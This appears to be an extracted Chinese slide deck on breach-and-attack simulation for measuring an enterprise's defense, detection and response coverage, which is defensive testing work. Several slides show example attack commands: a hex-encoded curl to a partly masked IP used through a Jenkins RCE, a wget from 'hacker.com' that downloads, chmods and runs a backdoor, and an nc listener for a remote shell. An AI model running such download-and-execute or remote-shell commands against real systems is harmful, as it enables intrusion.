





- 什么是入侵攻击模拟 🗲
 - 要解决的问题
 - 存在的挑战
- 入侵攻击模拟演练
 - 机制简介
 - 突破入口模拟
 - 防御水位衡量
 - 模拟演练机制简介
 - 检测/响应水位衡量
 - 其他业务场景落地





背景&要解决的问题

- 企业采用多种安全措施,每一种都可能因配置错误/运营问题失效,且难以察觉
- 如仅依靠蓝军或外采渗透测试,案例数量较少、时间上不连续、可能遗漏、成本高
- 安全水位无法量化,建设效果难以衡量







什么是入侵攻击模拟演练

- 从攻击者视角对企业基础设施进行持续的自动化安全测试
- 针对安全措施失效、蓝军成本高的问题
- 定义模型量化当前安全水位,发现问题,反哺防御检测能力
- ->解决无法量化的问题
- 2017年,Gartner将入侵攻击模拟技术(BAS)列为威胁对抗Hype Cycle 中的新类别





存在的挑战

- 如何对入侵攻击场景进行威胁建模并分级
- 如何持续、尽量真实地测试并避免稳定性问题
- 防御、检测水位如何量化评估





- 什么是入侵攻击模拟
 - 要解决的问题
 - 存在的挑战
- 入侵攻击模拟演练
 - 机制简介
 - 突破入口模拟
 - 防御水位衡量
 - 模拟演练机制简介
 - 检测/响应水位衡量
 - 其他业务场景落地





攻防阶段分析

杀伤链模型

Weaponization Exploitation Command & Control Installation Exfiltration

"利用成功"前后
攻防重点不同

攻击方

防守方

模拟演练方

寻找突破入口

实施恶意行为

阻止攻击

检测响应修复

突破入口模拟 --->衡量防御水位 攻击行为模拟 --->衡量检测响应水位





攻击者能力分级

专业蓝军

脚本小子

技术水平一般, 主要利用现成 工具;资源少 技术水平较高, 自行编写工具; 资源较多

国家顶尖

技术水平高, 可能使用0day; 资源丰富






- 什么是入侵攻击模拟
 - 要解决的问题
 - 存在的挑战
- 入侵攻击模拟演练
 - 机制简介
 - 突破入口模拟
 - 防御水位衡量
 - 模拟演练机制简介
 - 检测/响应水位衡量
 - 其他业务场景落地





突破入口模拟







攻击拆解

GET



"curl 120.26.xx.xx:23333"的十六进制 编码

目标入口

攻击向量

绕过手法

恶意行为

Web通用组件-Jenkins (脚本语言为Groovy) 远程命令执行漏洞 CVE-2018-1000861 编码-十六进制编码 (Groovy原生支持hex和base64) 连接恶意网站-curl 120.26.xx.xx:23333





定义威胁模型

目标入口 Target of Attack/ Vulnerable Point

攻击向量 Attack Vector/ Vulnerability 绕过手法 Bypass/Escape/ Encoding 恶意行为 Shellcode/Command/ Malicious Outcome

Web服务及组件

自研服务/组件

通用服务/组件

自研服务/组件

通用服务/组件

注入

服务端请求伪造(SSRF)

不安全的反序列化

访问控制存在问题

•••

编码

语法语义

架构/性能

数据渗出

后门植入/持久化

权限提升

凭证窃取

...





- 什么是入侵攻击模拟
 - 要解决的问题
 - 存在的挑战
- 入侵攻击模拟演练
 - 机制简介
 - 突破入口模拟
 - 防御水位衡量
 - 模拟演练机制简介
 - 检测/响应水位衡量
 - 其他业务场景落地





测试结果汇总

目标入口	攻击向量	攻击类型	绕过手法	恶意行为	POC	测试时间	拦截 情况
目标1	向 <u>量</u> 1	类型1	绕过1	行为1		时间1	✓
目标2	向量2	类型2	绕过2	行为2		时间2	×
目标3	向量3	类型3	绕过3	行为3		时间3	✓





原子能力衡量

攻击类型	拦截数/ 攻击数	未拦截 详情
命令执行	/	
SQL注入	/	
总计	/	





随机拨测

目标入口	拦截数/攻 击数	分析
目标1	0/100	未接入防御措施
目标2	36/100	防御措施不足
	•••	





回归测试

测试 样例	测试时间 (变更前)	拦截	测试时间 (变更后)	拦截	分析
攻击1		~		~	正常
攻击2		~		×	变更导致 防御失效
•••		•••		•••	
总计		100		88	需回滚






- 什么是入侵攻击模拟
 - 要解决的问题
 - 存在的挑战
- 入侵攻击模拟演练
 - 机制简介
 - 突破入口模拟
 - 防御水位衡量
 - 模拟演练机制简介 🛑
 - 检测/响应水位衡量
 - 其他业务场景落地





模拟演练机制简介







攻击剧本编排

● 随机化剧本生成



- ▶后门植入
- ▶命令与控制
- ▶持久化
- ▶数据窃取

▶ . . .

输入参数

攻击路径生成

攻击手法分配





攻击指令执行



- ▶后门植入
- ▶命令与控制
- ▶持久化
- ▶数据窃取
- ▶. . .

攻击手法序列

HOW?

- 1. wget http://hacker.com/backdoor
- 2. chmod +x backdoor
- 3. ./backdoor
- 4. ...

攻击命令序列





攻击指令执行

● 攻击手法组件化 (已集成300+手法)

突破入口	后门植入	命令与控制	权限提升	持久化	
Fastjson反序列化	wget下载	Bash反弹shell	dirty cow	crontab 定时任务	
CVE-2018- 1000861	curl下载	http后门	sudo	Linux创建用户	
0 0 0	0 0 0	0 0 0	0 0 0	0 0 0	





攻击指令执行

● 攻击手法组件化

wget下载执行 后门植入 wget URL -O path; chmod +x path 参数传递 (path) http后门 命令与控制 shell=remote("nc -lvv port"); path 参数传递 (shell) 目录发现 发现 shell.run("Is /")





- 什么是入侵攻击模拟
 - 要解决的问题
 - 存在的挑战
- 入侵攻击模拟演练
 - 机制简介
 - 突破入口模拟
 - 防御水位衡量
 - 模拟演练机制简介
 - 检测/响应水位衡量 🛑
 - 其他业务场景落地





● ATT&CK矩阵维度

	突破入口	后门植入	命令与控制	
可检测手法数	30	20	45	
总手法数	40	20	50	
比例	75%	100%	90%	





● 事件等级评定 (单次事件纬度)

项目\得分	0分	1分	2分
机器数量	<5	5~10	>10
Attck子矩阵覆 盖数量	<=3	4~6	>=7

将各维度得分相加

> 0 ~ 5分

脚本小子级别

▶ 5~10分

专业蓝军级别

▶ >=11分

国家顶尖级别





● 检测水位衡量矩阵 (单次事件纬度)

	突破入口	后门植入	命令与控制	
进程	×	~	~	
网络	~	~	×	
文件	/	/	~	
0 0 0	0 0 0	0 0 0	0 0 0	





● 响应水位衡量

	突破入口	后门植入	命令与控制	
止血		0 0 0		
溯源	~	✓	×	
0 0 0	0 0 0	0 0 0	0 0 0	





- 什么是入侵攻击模拟
 - 要解决的问题
 - 存在的挑战
- 入侵攻击模拟演练
 - 机制简介
 - 突破入口模拟
 - 防御水位衡量
 - 模拟演练机制简介
 - 检测/响应水位衡量
 - 其他业务场景落地







其他业务场景落地

- 能力稳定性日常拨测每日随机演练,确保IDS告警产出的稳定性
- 能力回归测试 IDS有更新时自测有效性后再上线
- 历史入侵事件复现 通过构造特定剧本,沉淀历史入侵事件用于复测

